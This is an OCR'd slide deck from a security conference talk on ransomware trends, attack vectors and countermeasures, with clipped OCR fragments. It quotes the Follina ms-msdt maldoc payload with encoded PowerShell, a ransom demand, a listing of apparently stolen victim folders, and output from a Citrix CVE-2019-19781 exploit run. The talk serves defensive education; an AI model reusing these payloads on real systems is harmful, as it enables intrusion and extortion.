nic X edition

May 31 – June 2, Oslo Spektrum


10th anniversary

Once upon a ransomware

Marius Sandbu @ Sopra Steria

Agenda

- Overview of Security landscape 2021/2022
- Attack vectors, tactics and tooling
- How does it work?
- Some real-life examples
- How to stop it – Countermeasures
- What does the future look like?



Today 11:47 AM

H

Hello [victim's name]

The ransom payment demand starts at 2 Million USD in bitcoins

If the payment is made:

-Fast decryption of all of your data will be provided

-Exfiltrated data will be purged along with any data relating to your clients

However if you don't this is what happens:

- The ransom payment will increase

- Your data will be placed on auction to be sold to the highest bidder

- the rest of your data will be disclosed for the public

- All client related data will be sent directly to your clients


H

You have a week to make an agreement with us until the price will go up to $10,000,000

80 % av all
ransomware st
from end-users

$LAPSUS
compromised
Samsung, NVI
Microsoft and


DDoS attack
measured at 3,
TBps against
Azure



somware
ck attempts
ry 11 seconds

r 4000
erabilities
e remotely
loitable


Average it takes
ween 30 – 60
s to get patches
alled



nao_sec
@nao_sec

Interesting maldoc was submitted from Belarus. It uses Word's external link to load the HTML and then uses the "ms-msdt" scheme to execute PowerShell code. virustotal.com/gui/file/4a240…

```
.ocation.href = "ms-msdt:/id PCWDiagnostic /skip force /param
rowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=Not
seForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Enc
3+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58
ase64String('+[char]34
CA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZ
bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4
Y2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2Q
ibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY2
AveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZ
XhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))')))i/../../.
/../../../../../../Windows/System32/mpsigstub.exe
roubleshoot=ts_AUTO\"";
```



CRIPPLED BY CYBER ATTACK

Regina Public Schools

tigation, it has become clear that the school division was the victim of a cyber
2022.

e school division has taken its systems offline in order to assess the nature
d to ensure that the school division's systems can be safely brought back


noticed the suspicious activity on its systems, it took immediate action,
tems and securing them to mitigate any impact to data and operations. The
d cybersecurity professionals to assist and is using industry best practices in

lic communication will be shared through the Regina Public Schools' Facebook
rmation for school families will be communicated through schools. Parents
aged to continue to report any student absences by telephone to schools.

mmitted to maintain the integrity of its Information Technology infrastructure
family, employee and partner information.

REGINA
PUBLIC
SCHOOLS

Attack Vectors



IT

IT

IT

Vulnerabilities

(Mis)configured Services

DDoS-/DoS attacks

Email

Web

Users


User information

Sensitive information

Malicious Code

Ransomware

Attacks are done faster and data exfiltrated



5 hours

End-user

User opens email with attachment

Machine gets compromsied

Attacks gets access and uses it to gain access to infrastructure


Systems get encrypted

ISO-file

IcedID loader

Hacker


Data exfiltrated



```
AT&T Mobility/                                  11-Apr-2022 13:10
AT&T OOF/                                       12-Apr-2022 12:16
AWS Communiation (UTHSCA) SAN ANTONIO/          12-Apr-2022 15:53
Bollore/                                        12-Apr-2022 15:55
Bremco Corp/                                    12-Apr-2022 16:29
Broken Arrow/                                   12-Apr-2022 16:32
Charter Communications/                         12-Apr-2022 16:34
City of Azusa/                                  13-Apr-2022 10:55
City of Burbank/                                13-Apr-2022 10:56
City of Pasadena/                               13-Apr-2022 11:39
County of Ventura/                              13-Apr-2022 11:41
Crimson Pipeline/                               13-Apr-2022 11:43
Crown Castle/                                   13-Apr-2022 11:48
DWP RECORDS/                                    13-Apr-2022 14:19
Developer Project/                              13-Apr-2022 14:08
Dianell's Temp Files/                           13-Apr-2022 14:18
EXTENET/                                        13-Apr-2022 14:50
Edison FIM Maps/                                13-Apr-2022 14:19
Engineering Associates/                         13-Apr-2022 14:20
Gannet Fleming/                                 13-Apr-2022 15:34
HHS/                                            13-Apr-2022 15:35
HK Town (AT&T)/                                 13-Apr-2022 16:10
HP COMMUNICATIONS INC/                          13-Apr-2022 16:11
JE Engineering/                                 13-Apr-2022 16:13
JK Communications & Construction/               13-Apr-2022 16:13
JPA New Pole Research/                          13-Apr-2022 16:17
LAMTA/                                          13-Apr-2022 16:18
Ledcor/                                         13-Apr-2022 16:19
Level(3)/                                       13-Apr-2022 16:33
MCI/                                            13-Apr-2022 17:14
METRO REGIONAL CONNECTOR PROJECT/               13-Apr-2022 17:58
```

Some tools and processes


- **70% of new created domains are used for malicious intent**
- **~200,000 new domains created each day that a short-lived**
- **Majority of attacks are aimed at Windows + Active Directory**
  - Some minor variants for Linux / Mac OSX / VMware
- **Some commonly used services tools and services**
  - Cobalt Strike, Metasploit, PupyRAT, PowerShell Empire, Meterpreter, PoshC2, Bloodhound and PowerShell
- **New variants and source code constantly being developed**
  - Example: Cheerscrypt ESXi




NDR Unit42 (paloaltonetworks.com)

Ransomware 2.0

- **It is not just about encrypting files anymore....**
- **More attacks releated to DDoS attacks**
- **Using other attack vectors and protocols**
  - UDP, TCP SYN flood, HTTP DoS, DTLS
  - High-volume, thoudsand of endpoints
- **Ransomware 2.0**
  - Extracting information and hosting reverse auctions
  - Triple extortion tactics





Network-level DDoS Attacks originating in Norway


Distribution of Layer 3/4 DDoS attacks by different attack types.

ICMP	TCP	UDP	GRE
0%	29%	71%	0%

Other attack patterns and vulnerabilities


- **Vulnerability in Citrix NetScaler/ADC**
- **Vulnerability in PulseVPN**
- **Vulnerability in Fortinet**
- **Vulnerability in Microsoft Exchange**
- **Bruteforce attack Remote Desktop**
- **Bruteforce attack ADFS**
- **Bruteforce Legacy autentication in Azure AD**
- **Credentials Stuffing Azure Active Directory**

Citrix CVE-2019-19871



```
⋊> /tmp python3 CVE-2019-19781.py http://IP_REDACTED:80

CVE-2019-19781 - Remote Code Execution in Citrix Application Delivery Controller and Citrix Gateway
Found by Mikhail Klyuchnikov

command > id
[+] Adding bookmark X7CJNU5TBZJ0.xml
[+] Bookmark added
[+] Result of the command:

uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)

command > uname -a
[+] Adding bookmark C3N1GDF5Q79U.xml
[+] Bookmark added
[+] Result of the command:

FreeBSD 8.4-NETSCALER-13.0 FreeBSD 8.4-NETSCALER-13.0 #0: Thu Nov 28 11:59:57 PST 2019     root@blr-
-115:/usr/obj/home/build/rs_130_47_10_RTM/usr.src/sys/NS64  amd64

command > ^CExiting...
```

